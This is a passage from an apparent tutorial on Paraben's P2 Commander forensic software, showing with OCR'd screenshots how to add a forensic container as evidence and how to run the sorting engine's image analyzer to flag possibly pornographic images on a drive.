**Figure 16.** *Forensic container directory containing case*

To view the forensic container, click on *Add Evidence* bring up add evidence pop up, select other under category where *Forensic container file* is visible as show in Figure 18, click on *Forensic container file* and okay. Once okay is clicked, the program browses to the directory containing the case. There the *new_container* folder is opened and the *NEW_CONTAINER.P2D* file selected (the only thing visible in the container in this example, *.p2d* files are types to be selected). This brings up a pop up to enter new evidence name as shown in Figure 18, the default name *NEW_CONTAINER* is left in the example. Then the program prompts to enter the forensic container password (Figure 19). That done, the new container directory becomes visible in the case explorer pane (Figure 20). The container can be expanded to view captured evidence (reports are not available in the demo version, but are in the full version) and audit logs.




Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails Hex Text File
Case Explorer
Welcome
unallocated_clusters_0_999
Illustration
H:
NTFS
Root
Trash
Unallocated Space
Detected Items
unallocated_clusters_0_999
Add New Evidence
Category:
Logical Drive or Folder
Physical Drive
Image File
E-mail Database
Chat Database
Registry
Internet Browser Data
Other
Source type:
Auto-detect source
OLE storage
Archive
Dump file
Forensic container file
Add forensic container file evidence
Refresh
OK
Cancel
Last access time
Last change time
Go
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
NTFS
Cluster 16.466
File size (bytes) 868.352
Sector 131.728
unallocated_0_16466_212...
Common Log Tasks Hex View Text View Thumbnails
6:01 PM
8/2/2013

**Figure 17.** *Selecting Forensic container file*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails Hex Text File
Case Explorer
Welcome
unallocated_clusters_0_999
Add New Evidence
Category:
Logical Drive or Folder
Physical Drive
Image File
E-mail Database
Chat Database
Registry
Internet Browser Data
Other
Source type:
Auto-detect source
OLE storage
Archive
Dump file
Forensic container file
Add forensic container file evidence
Refresh
OK
Cancel
Properties
General
NTFS
Cluster 16.466
File size (bytes) 868.352
Sector 131.728
6:19 PM
8/2/2013

C:\Users\HP USER\Documents\forensics\Paraben\new_container\NEW_CO...

Enter a new evidence name

NEW_CONTAINER

OK Cancel

**Figure 18.** *Entering new evidence name*



Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails Hex Text File
Case Explorer
Illustration
H:
NTFS
Root
Trash
Unallocated Space
Detected Items
unallocated_clusters_0_999
Welcome
unallocated_clusters_0_999
Add New Evidence
Category:
Logical Drive or Folder
Physical Drive
Image File
E-mail Database
Chat Database
Registry
Internet Browser Data
Other
Source type:
Auto-detect source
OLE storage
Archive
Dump file
Forensic container file
Please enter a password
OK
Cancel
Add forensic container file evidence
Refresh
OK
Cancel
Last access time
Last change time
Properties
General
NTFS
Cluster 16,466
File size (bytes) 868,352
Sector 131,728
unallocated_0_16466_212...
Common Log Tasks Hex View Text View Thumbnails
6:23 PM
8/2/2013

**Figure 19.** *Entering forensic container password*



Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Items In Total
Illustration
H:
NEW_CONTAINER
Welcome
NEW_CONTAINER
Path: p2c://Illustration/NEW_CONTAINER
Go
Name
Forensic Container
Finished Total: 1
Properties
General
Common
Creation date 8/2/2013 6:20 PM
Evidence Name NEW_CONTAINER
Source C:\Users\HP USER\Documents\fore
Tasks
Running Completed Queued
Sorting
Searching
Contents counting
Name Source Destination State Progress
Common Log Tasks
6:33 PM
8/2/2013

**Figure 20.** *New container directory in the case explorer pane*

## SEARCHING FOR SUSPICIOUS IMAGE FILES

P2 Commander can be used to search for suspicious images like pornography. This can be very useful where investigating employee misconduct in terms of endpoint usage, sexual harassment or child pornography. A directory can be analyzed for such suspicious images selecting the directory and using the *Sorting* option under *Tools* from the menu bar. In Figure 21, the H directory is selected for sorting, that will search drive H and all the subdirectories in it for suspicious material.





**Figure 21.** *Sorting option under Tools*

Once *Sorting* is clicked, the P2 Commander Sorting Engine pops up starting with general options for the sorting, files with undetected format and deleted data are added to the sort options in our example as shown in Figure 22. The next step is the *Image Analyzer Options*, which is selected specifically for detection of potentially pornographic material. The sensitivity of the image analyzer engine can be increased or decreased; increasing it makes it increase the number of files that will be labeled suspect, while decreasing reduces such. The default sensitivity level is 75 as used in our example (Figure 23). The file filter is used to restrict the files to be search by the image analyzer to a particular size, and the resolution filter restricts the search to resolution size. Both file filter and resolution filter are not used in the example. The final step is the *Advanced Options*, which offers additional search criteria like email attachment storage searches and some criteria that can be skipped (Figure 24), but nothing is selected in the advanced options in our example. Then finish is clicked to start the sorting. The process is shown in the *Task* pane at the bottom of the interface where the status can be seen to be running while the sorting is taking place. Once completed, the status can be seen as completed under the *Completed* tab in the *Task* pane (Figure 25).


P2 Commander Sorting Engine

**Welcome to Paraben's P2 Commander Sorting Engine!**

Define general sorting options. Click Finish any time you want to start the Sorting process.


General options
Image Analyzer options
Advanced options

Sorting options

☑ Include files of undetected format
☑ Recover and sort deleted data
☐ Calculate hash codes for drives and partitions

☐ Save current wizard options as default

**Figure 22.** *P2 Commander Sorting Engine general options*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Hex Text
Case Explorer
Welcome NTFS Forensic Container Audit Log
Go
< Previous
Next >
Finish
Cancel
Common Log Tasks Hex View Text View

P2 Commander Sorting Engine

**Image Analyzer Options**

Image Analyzer allows you to detect potentially illicit images while sorting.

General options
**Image Analyzer options**
Advanced options

☑ Use Image Analyzer

Engine sensitivity
Decrease 75 Increase

□ Use file filter
File size (Kb)
From 0
To 2000000


□ Use resolution filter
Image size (W x H)
From 0 x 0
To 300000 x 300000

Items | In | Total
Illustration
H:
NTFS
Root
Trash
Unallocated Space
NEW_CONTAINER
Forensic Container
Forensic Container Audit Log

Properties
General
Misc
Bytes per cluster 4.096
Bytes per sector 512
Disk name SYSTEM
Disk size 208.662.528
Sectors number 407.551
Total clusters number 50.943

```
is missing...BOOTMGR is compressed...Press Ctrl+Alt+Del to restart...
```

**Figure 23.** *Image Analyzer Options of the sorting engine*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Hex Text
Case Explorer
Welcome NTFS Forensic Container Audit Log
Go
< Previous
Next >
Finish
Cancel
Common Log Tasks Hex View Text View

P2 Commander Sorting Engine

**Advanced Options**

Define types of data to be sorted recursively.

General options
Image Analyzer options
**Advanced options**


□ Sort recursively

Sort attachments in mail storages
☑ EDB ☑ PST/OST ☑ NSF
☑ AOL ☑ The Bat! ☑ Eudora
☑ Outlook Express ☑ EMX ☑ EML

Other data types
☑ Extract and sort archived data
☑ Skip MSI installations ☑ Skip CAB archives
☑ Skip CHM help files
□ Extract and sort data streams in OLE storages
☑ Skip unknown OLE streams (recommended)

Properties
General
Misc
Bytes per cluster 4.096
Bytes per sector 512
Disk name SYSTEM
Disk size 208.662.528
Sectors number 407.551
Total clusters number 50.943

**Figure 24.** *Advanced Options of the sorting engine*


File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Hex Text
Welcome NTFS Forensic Container Audit Log
Go
Case Explo... Sorted Files Hashes Bookmarks
Running Completed (2) Queued
Common Log Tasks Hex View Text View
4:33 PM
8/3/2013

Paraben's P2 Commander Demonstration version - Illustration.p2c

Case Explorer

| Items | In | Total |
|---|---|---|
| Illustration | | |
| H: | | |
| NTFS | | |
| Root | | |
| Trash | | |
| Unallocated Space | | |
| NEW_CONTAINER | | |
| Forensic Container | | |
| Forensic Container Audit Log | | |

Path: p2c://Illustration/H:/NTFS

| Name | Type |
|---|---|
| Root | <DIR> |
| Trash | <DIR> |
| Unallocated Space | <DIR> |

Finished Total: 3

Properties

General

| Misc | |
|---|---|
| Bytes per cluster | 4,096 |
| Bytes per sector | 512 |
| Disk name | SYSTEM |
| Disk size | 208,662,528 |
| Sectors number | 407,551 |
| Total clusters number | 50,943 |


Tasks

Sorting (2)
Searching
Contents counting

| Name | Source | Destination | State | Progress |
|---|---|---|---|---|
| Sorting storages | p2c://Illustration/H:/NTFS/Root | | Finished | 44 items sorted |

**Figure 25.** *Completed tasks in the Completed tab of the sorting engine*

The *Sorted Files* tab located under the *Case Explorer* view just to the right of the *Case Explorer* tab is clicked to view sorted files. The image analyzer results can then be expanded to see if there are any suspect files in the drive (Figure 26). It can be seen in the example that there are three items in the image analyzer results; two are low suspect and one highly suspect. Clicking on the low suspect directory reveals the two documents that we had previously seen on the drive: the image file and the apparent document file. Notice as before, the image analyzer is also not deceived by the change in file extension of the image named *document.doc* and reveals its actual file type and content (Figure 27); so a criminal trying to hide an inappropriate picture by changing the file extension would not be able to hide from the forensic investigator using a tool like Paraben's P2 Commander. A review of the highly suspect result shows an image of a nude hand – which was added to the drive (Figure 28). The image analyzer recognizes skin tones and shapes which are like sensitive human body parts, and hence flags any image that may look so, in our example the hand has a consistent tone that reflects uncovered skin and the shape also looks like other parts of the human anatomy. Porn detection software usually use criteria as skin colour, shape, consistent tone and colour spread over a space, and in the case of videos movement may be an added criterion to determine which files to flag as suspect.


File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Hex Text
Welcome H: Forensic Container Audit Log
Go
Case Explo... Sorted Files Hashes Bookmarks
Running Completed (2) Queued
Common Log Tasks Hex View Text View
4:43 PM
8/3/2013

Paraben's P2 Commander Demonstration version - Illustration.p2c

Sorted Files

| Items | In | To |
|---|---|---|
| Sorted Files (46) | | |
| Documents (0) | | |
